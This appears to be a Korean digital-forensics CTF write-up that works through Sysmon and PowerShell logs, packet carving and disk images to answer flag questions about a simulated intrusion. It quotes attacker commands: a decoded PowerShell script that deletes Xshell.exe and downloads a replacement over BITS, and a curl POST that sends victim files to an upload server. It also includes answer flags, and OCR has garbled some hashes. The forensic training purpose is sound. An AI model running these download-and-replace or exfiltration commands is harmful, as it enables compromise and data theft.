공격자가 기존 프로그램의 구성 요소를 삭제하고 악성코드를 설치한 시각은 언제인가? 공격자가 삭제한 프로그램 경로는 무엇인가?

풀이 절차	이벤트로그(sysmon)과 아티팩트 실행시간 확인
정답	FLAG(C:\Program Files (x86)\NetSarang\Xshell 7\xshell.exe_20221013185744}
풀 이 과 정	

이벤트 로그에서 파워쉘을 통하여 전달되는 Base64 코드 및 설치시간 확인



Base64 Decode

Base64 online decode function

```
JABzAHIAYWwAgAD0AIAAAGgAdABOAHAA0gAvAC8AMQA5ADIALgAxADYAOAAuADMANQAUADgANQAvAGKA  
bgBKAGUAeAAuAGQAbwAIAAOACgAkAGQAcwBOACAAPOAgACIAQwA6AfwAUAByAGBAZwByAGEAbQAgAEYA  
aQBzAGUAcwAgACgAeAA4ADYAKQBcAE4AZQBOAFMAYQByAGEAbgBnAFwAWABzAGgAZQBzAGwIAAA3AfWA  
WABzAGgAZQBzAGwALgBIAHgAZQAIAAOACgBSAGUAbQbVHYAZQAtAEKAdABIAGOIAAAtAAFAAYQBOAGgA  
IAAKAGQAcwBOACAAQBGAG8AcgBjAGUADQAKAFMAAdABhAHIAdAAtAEIAaQBOAHMVAByAGEAbgBzAGYA  
ZQByACAALQBTAG8AdQByAGMAZQAgACQAcwByAGMAIAAtAEQAZQBzAHQAAqBuAGEAdABpAGBAbgAgACQA  
ZABzAHQADQAKAA==
```

Decode

Auto Update


```
$src = "http://192.168.35.85/index.do"  
  
$dst = "C:\Program Files (x86)\NetSarang\Xshell 7\Xshell.exe"  
  
Remove-Item -Path $dst -Force  
  
Start-BitsTransfer -Source $src  
-Destination $dst|
```

base64 디코딩결과 코드내용 중 <http://192.168.35.85/index.do>를
Xshell.exe로 전송하는 내용확인

```
PS C:\Users\MYCOM\Desktop\Log\카빙> Get-FileHash -Algorithm MD5 .\index.do  
Algorithm Hash Path  
MD5 03FC047F839C9200761AD527D7ABAF3E5 C:\Users\MYCOM\Desktop\Log\카...  
  
PS C:\Users\MYCOM\Desktop\Log\카빙> Get-FileHash -Algorithm MD5 .\Xshell.exe  
Algorithm Hash Path  
MD5 03FC047F839C9200761AD527D7ABAF3E5 C:\Users\MYCOM\Desktop\Log\카...
```

index.do와 xshell.exe hash 비교결과 일치하여 동일파일로 확인되어 공격자가 기존의 xshell.exe를 삭제한(덮어쓰기) 경로를 확인하였다.

문 제	분 야	점 수																																								
E-3																																										
Scenario Step D																																										
<p>유출된 민감한 데이터 중에 PC 로그인과 관련된 정보가 있었는지, 공격자는 피해 PC에 원격 로그인을 한 뒤 무차별적으로 데이터를 수정하고 추가적인 악성 행위를 수행한다. 공격자가 수행한 원격 로그온에 대해 분석하라.</p> <p>피해 호스트에 설치된 악성코드 중 시스템 부팅 시 피해 시스템의 파일을 유출하는 악성코드가 최초로 실행 된 시각과 당시 PID는 무엇인가?</p>																																										
풀이 절차	이벤트로그(sysmon)과 시작프로그램 확인																																									
정답	FLAG{20221013190225_8248}																																									
풀이 과정																																										
<p>이벤트로그(sysmon)에서 curl_실행 흔적 확인</p> <table border="1"> <tr> <td>UTC time</td> <td>2022-10-13 오전 10:02:29</td> </tr> <tr> <td>Rule name</td> <td>-</td> </tr> <tr> <td>Process GUID</td> <td>{9aa96aee-e235-6347-1203-000000001000}</td> </tr> <tr> <td>Process ID</td> <td>11536</td> </tr> <tr> <td>Image</td> <td>C:\Windows\System32\curl.exe</td> </tr> <tr> <td>Command line</td> <td>"C:\Windows\System32\curl.exe" -X POST http://192.168.35.85:8000/upload -F</td> </tr> <tr> <td>Current directory</td> <td>C:\Users\Kang\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\</td> </tr> <tr> <td>User</td> <td>DESKTOP-UG0L2JF\Kang</td> </tr> <tr> <td>Logon GUID</td> <td>{9aa96aee-1ff1-633e-5bfa-010000000000}</td> </tr> <tr> <td>Logon ID</td> <td>129627</td> </tr> <tr> <td>Terminal session ID</td> <td>1</td> </tr> <tr> <td>Integrity level</td> <td>High</td> </tr> <tr> <td>MD5</td> <td>1C3645EBDBE2DA6A32A5F9FB43A3C23</td> </tr> <tr> <td>SHA1</td> <td>nohash</td> </tr> <tr> <td>SHA256</td> <td>9BA1C4D0EE5B34B45B449074CDA51624150DC16B3B3C38251DF6C052ADBA205</td> </tr> <tr> <td>IMPHASH</td> <td>2447B641444AC52A5B600C8801CE3532</td> </tr> <tr> <td>Parent process GUID</td> <td>{9aa96aee-e231-6347-0f03-000000001000}</td> </tr> <tr> <td>Parent process ID</td> <td>9072</td> </tr> <tr> <td>Parent image</td> <td>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</td> </tr> <tr> <td>Parent command line</td> <td>powershell -Enc SQBIAFgAKABuAGUAUwAtAE8AYgBKAGUAQwB0ACAAIABJAG8ALgBzAF(</td> </tr> </table>			UTC time	2022-10-13 오전 10:02:29	Rule name	-	Process GUID	{9aa96aee-e235-6347-1203-000000001000}	Process ID	11536	Image	C:\Windows\System32\curl.exe	Command line	"C:\Windows\System32\curl.exe" -X POST http://192.168.35.85:8000/upload -F	Current directory	C:\Users\Kang\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\	User	DESKTOP-UG0L2JF\Kang	Logon GUID	{9aa96aee-1ff1-633e-5bfa-010000000000}	Logon ID	129627	Terminal session ID	1	Integrity level	High	MD5	1C3645EBDBE2DA6A32A5F9FB43A3C23	SHA1	nohash	SHA256	9BA1C4D0EE5B34B45B449074CDA51624150DC16B3B3C38251DF6C052ADBA205	IMPHASH	2447B641444AC52A5B600C8801CE3532	Parent process GUID	{9aa96aee-e231-6347-0f03-000000001000}	Parent process ID	9072	Parent image	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Parent command line	powershell -Enc SQBIAFgAKABuAGUAUwAtAE8AYgBKAGUAQwB0ACAAIABJAG8ALgBzAF(
UTC time	2022-10-13 오전 10:02:29																																									
Rule name	-																																									
Process GUID	{9aa96aee-e235-6347-1203-000000001000}																																									
Process ID	11536																																									
Image	C:\Windows\System32\curl.exe																																									
Command line	"C:\Windows\System32\curl.exe" -X POST http://192.168.35.85:8000/upload -F																																									
Current directory	C:\Users\Kang\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\																																									
User	DESKTOP-UG0L2JF\Kang																																									
Logon GUID	{9aa96aee-1ff1-633e-5bfa-010000000000}																																									
Logon ID	129627																																									
Terminal session ID	1																																									
Integrity level	High																																									
MD5	1C3645EBDBE2DA6A32A5F9FB43A3C23																																									
SHA1	nohash																																									
SHA256	9BA1C4D0EE5B34B45B449074CDA51624150DC16B3B3C38251DF6C052ADBA205																																									
IMPHASH	2447B641444AC52A5B600C8801CE3532																																									
Parent process GUID	{9aa96aee-e231-6347-0f03-000000001000}																																									
Parent process ID	9072																																									
Parent image	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe																																									
Parent command line	powershell -Enc SQBIAFgAKABuAGUAUwAtAE8AYgBKAGUAQwB0ACAAIABJAG8ALgBzAF(
<p>rundll32_gametime.dll_최초_재부팅시_실행시점_확인</p>																																										



시작프로그램_목록_검증

작업	작성자	상태	시작 시 영향
Cortana	Microsoft Corporation	사용 안 함	설정되지 않음
Microsoft Edge	Microsoft Corporation	사용	설정되지 않음
Skype	Microsoft Corporation	사용 안 함	설정
Windows Security notification...	Microsoft Corporation	사용	설정되지 않음
화면보호기 연결...	Microsoft Corporation	사용 안 함	설정

문 제	분 야	점 수
F-1		

Scenario Step F


의문의 공격자는 악성 행위를 지속하기 위해 사용자가 PC를 부팅 시킬 때 마다 공격자가 지정한 명령을 수행하도록 시스템을 조작했다. 또한, 이 명령을 통해 피해 PC에 있는 중요 파일들을 추가적으로 유출한다. 공격자가 설치한 악성 행위 지속성 프로그램을 분석하라.

시스템 부팅 시 피해 시스템의 파일을 유출하는 악성코드에서 플래그를 획득하여라.
프로세스가 최초로 실행된 시각은?

풀이 절차	패킷에서 파일 카빙을통하여 내부문자열 확인
정 답	FLAG{4dvers4ry_h1jack_lnk}

풀 이 과 정

1.pcacng에서 game.html을 카빙하여 game.html을 Hxd로 내부문자열 확인결과
FLAG 확인



```

HxD - [C:\Users\MYCOM\Desktop\Log\# 카빙\#game.html]
파일(F) 편집(E) 찾기(S) 보기(V) 분석(A) 도구(T) 창 설정(W) 도움말(H)
16 Windows (ANSI) 16진수
upload index.do game.html
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
000023A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000023B0 40 31 00 80 01 00 00 00 50 31 00 80 01 00 00 00 @1.=....P1.=...
000023C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000023D0 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000023E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000023F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00002400 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00002410 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00002420 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00002430 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00002440 00 3D 00 80 01 00 00 00 00 00 00 00 00 00 00 00 .=.=...
00002450 00 00 00 00 00 00 00 48 31 00 80 01 00 00 00 00 ....H1.=...
00002460 58 31 00 80 01 00 00 00 60 31 00 80 01 00 00 00 X1.=....`1.=...
00002470 68 31 00 80 01 00 00 70 31 00 80 01 00 00 00 00 h1.=....pl.=...
00002480 00 00 00 7C D3 47 63 00 00 00 00 02 00 00 00 00 ....|ÓGc....
00002490 4F 00 00 00 5C 3D 00 00 5C 25 00 00 00 00 00 00 O...`=.\%...
000024A0 7C D3 47 63 00 00 00 00 C0 00 00 14 00 00 00 |ÓGc....
000024B0 AC 3D 00 00 AC 25 00 00 00 00 00 7C D3 47 63 =..-=....|ÓGc
000024C0 00 00 00 0D 00 00 00 58 02 00 00 C0 3D 00 00 .....X...À=...
000024D0 C0 25 00 00 00 00 00 7C D3 47 63 00 00 00 00 00 À%....|ÓGc...
000024E0 0E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000024F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00002500 18 00 00 02 80 02 80 18 3D 00 00 2C 00 00 00 ....€.=.=...
00002510 44 3D 00 00 18 00 00 AF 17 00 00 2B 18 00 00 D=.....-+...
00002520 40 18 00 00 C5 19 00 00 DB 19 00 00 AB 1C 00 00 @....À...Û...«...
00002530 9E 1D 00 00 DO 1D 00 00 EF 1F 00 00 F4 1F 00 00 ž...Ð...í...ô...
00002540 3E 20 00 00 F0 13 00 00 90 0C 00 00 C4 20 00 00 > ..ô....À ..
00002550 7F 00 00 00 86 21 00 00 92 00 00 00 52 53 44 53 ....t!...'...RSDS
00002560 A7 2C 9C 33 B4 86 F9 45 8B 62 A9 D7 AB EF A5 F0 $,æ3`tuEb@x«lÝ8
00002570 04 00 00 00 44 3A 5C 46 4C 41 47 7B 34 64 76 65 ....D:\FLAG{4dve
00002580 72 73 34 72 79 5F 68 31 6A 61 63 6B 5F 6C 6E 6B rs4ry_h1jack_lnk
00002590 7D 5C 78 36 34 5C 52 65 6C 65 61 73 65 5C 67 61 }\x64\Release\ga

```

문 제	분 야	점 수
F-2		

Scenario Step F

의문의 공격자는 악성 행위를 지속하기 위해 사용자가 PC를 부팅시킬 때마다 공격자가 지정한 명령을 수행하도록 시스템을 조작했다.

또한, 이 명령을 통해 피해 PC에 있는 중요 파일들을 추가적으로 유출한다.
공격자가 설치한 악성 행위 지속성 프로그램을 분석하라.

공격자가 HTTP 프로토콜을 이용하여 최초로 데이터를 유출한 시각과 이 때 명령프롬포트의 PID는 무엇인가?

풀이 절차	프로그램 부팅시 구동되는 gametime.dll을 PPID로 한 Sysmon 로그를 확인하여 그 아래에서 돌아가는 powershell 스크립트가 돌아가는 시간과 PID 정보로 FLAG 조합
정답	FLAG{20221013190225_3820}

풀이 과정

1. gametime.dll 파일을 PPID로 하는 Sysmon 정보 확인

TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=8A2122E8162DBEF04694B9C3E0B6CDEE, SHA256=B99D61D874728EDC0918CA0EB10EAB93D381E7367E577406E65963366C874450, IMPHASH=272245E2988E16430500852C4FB5E18
ParentProcessGuid: {9aa96ae-e231-6347-0c03-000000001000}
ParentProcessId: 8248
ParentImage: C:\Windows\System32\rundll32.exe
ParentCommandLine: "C:\Windows\System32\rundll32.exe" C:\Windows\System32\gametime.dll, Register
EventID: 1
Opcode: 0
EventTime: 2022-10-13 10:02:25.691
ProcessGUID: {9aa96ae-e231-6347-0d03-000000001000}
ProcessId: 3820
ProcessName: cmd.exe
RuleName: -
Source: Microsoft-Windows-Sysmon/Operational
Version: 1
UtcTime: 2022-10-13 10:02:25.691
WinBuild: 160101.0800
OriginalFileName: Cmd.exe
CommandLine: C:\Windows\system32\cmd.exe /c powershell -Enc
User: SYSTEM
Computer: DESKTOP-UGOL2UF
LogonType: 2
EventID: 1
Source: Microsoft-Windows-Sysmon/Operational
Version: 1
UtcTime: 2022-10-13 10:02:25
WinBuild: 160101.0800
OriginalFileName: Cmd.exe
CommandLine: C:\Windows\system32\cmd.exe /c powershell -Enc
User: SYSTEM
Computer: DESKTOP-UGOL2UF
LogonType: 2

2. 확인한 Sysmon 로그 정보에서 UTC 타임 정보와 PID 정보를 기반으로 FLAG 값 조합

Process Create:
RuleName: -
UtcTime: 2022-10-13 10:02:25.691
ProcessGUID: {9aa96ae-e231-6347-0d03-000000001000}
ProcessId: 3820
ProcessName: cmd.exe
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.exe
CommandLine: C:\Windows\system32\cmd.exe /c powershell -Enc
User: SYSTEM
Computer: DESKTOP-UGOL2UF
LogonType: 2
EventID: 1
Source: Microsoft-Windows-Sysmon/Operational
Version: 1
UtcTime: 2022-10-13 10:02:25
WinBuild: 160101.0800
OriginalFileName: Cmd.exe
CommandLine: C:\Windows\system32\cmd.exe /c powershell -Enc
User: SYSTEM
Computer: DESKTOP-UGOL2UF
LogonType: 2

문 제	분 야	점 수
F-3		

Scenario Step F

의문의 공격자는 악성 행위를 지속하기 위해 사용자가 PC를 부팅 시킬 때 마다 공격자가 지정한 명령을 수행하도록 시스템을 조작했다. 또한, 이 명령을 통해 피해 PC에 있는 중요 파일들을 추가적으로 유출한다. 공격자가 설치한 악성 행위 지속성 프로그램을 분석하라.


공격자가 HTTP 프로토콜을 이용하여 데이터를 유출 할 때 공격자 측 URL은 무엇이며, 이 때 피해 호스트 측 압축파일의 파일명은?

풀이 절차	이벤트로그(Powershell) 확인
정답	FLAG{http://192.168.35.85:8000/upload_winlog.tar}
풀이 과정	

암호화된_소스코드_실행_로그

The screenshot shows the Windows Event Viewer interface. On the left, there's a tree view of event sources like 'Operational' and 'PowerShell'. In the center, a list of events is shown with columns for '수준' (Level), '날짜 및 시간' (Date and Time), '일본' (Source), '이벤트 ID' (Event ID), and '작업 범주' (Category). A specific event from 'PowerShell (Microsoft-Windows-PowerShell)' is highlighted with a red box. This event has an ID of 4104 and a timestamp of 2022-10-15 오후 3:23:26. The payload is a long hex string starting with '0x1e4...'. The right side of the window shows a context menu for this event, with options like '저장된 로그 열기...' (Open saved log) and '사용자 지정 보기 만들기...' (Create user-defined view).

소스코드_로깅_결과




문 제	분 야	점 수
F-4		

Scenario Step F

의문의 공격자는 악성 행위를 지속하기 위해 사용자가 PC를 부팅 시킬 때마다 공격자가 지정한 명령을 수행하도록 시스템을 조작했다. 또한, 이 명령을 통해 피해 PC에 있는 중요 파일들을 추가적으로 유출한다. 공격자가 설치한 악성 행위 지속성 프로그램을 분석하라.

공격자가 피해 호스트에서 유출한 정보에서 플래그를 획득하여라.

풀이 절차	디스크 포렌식(FTK-Imager) 활용
정답	FLAG{CURL_C4NMalicious!!}
풀이 과정	
FTK Imager를 통하여 이미지 vmdk 내부에서 flag.txt 내용 확인 결과 flag확인	



문 제	분 야	점 수
G-1	시스템	-

Scenario Step G


공격자는 이 뿐만 아니라 클립보드 데이터, 스크린샷 등 사용자가 행하는 다양한 행위에 대해 관찰하고 유출한다. 해당 악성 행위를 분석하여 추가적인 유출을 막아라.

클립보드 데이터가 최초로 유출된 시각은 언제이며, 유출에 사용된 도구의 당시 PID는?


풀이 절차	이벤트 뷰어 내 sysmon 로그 분석을 통하여 플래그를 획득함.
정답	FLAG{20221013190100_11700}

풀이 과정

문제 풀이 중 powershell, Xshell.exe 동작 시간을 확인하여, 데이터가 최초로 유출된 시간(20221013190100) 확인



문제 풀이 중 powershell, Xshell(pscp.exe) 동작 시간을 확인하여,
데이터가 최초로 유출된 시간 고려 프로세스 ID(11700) 식별



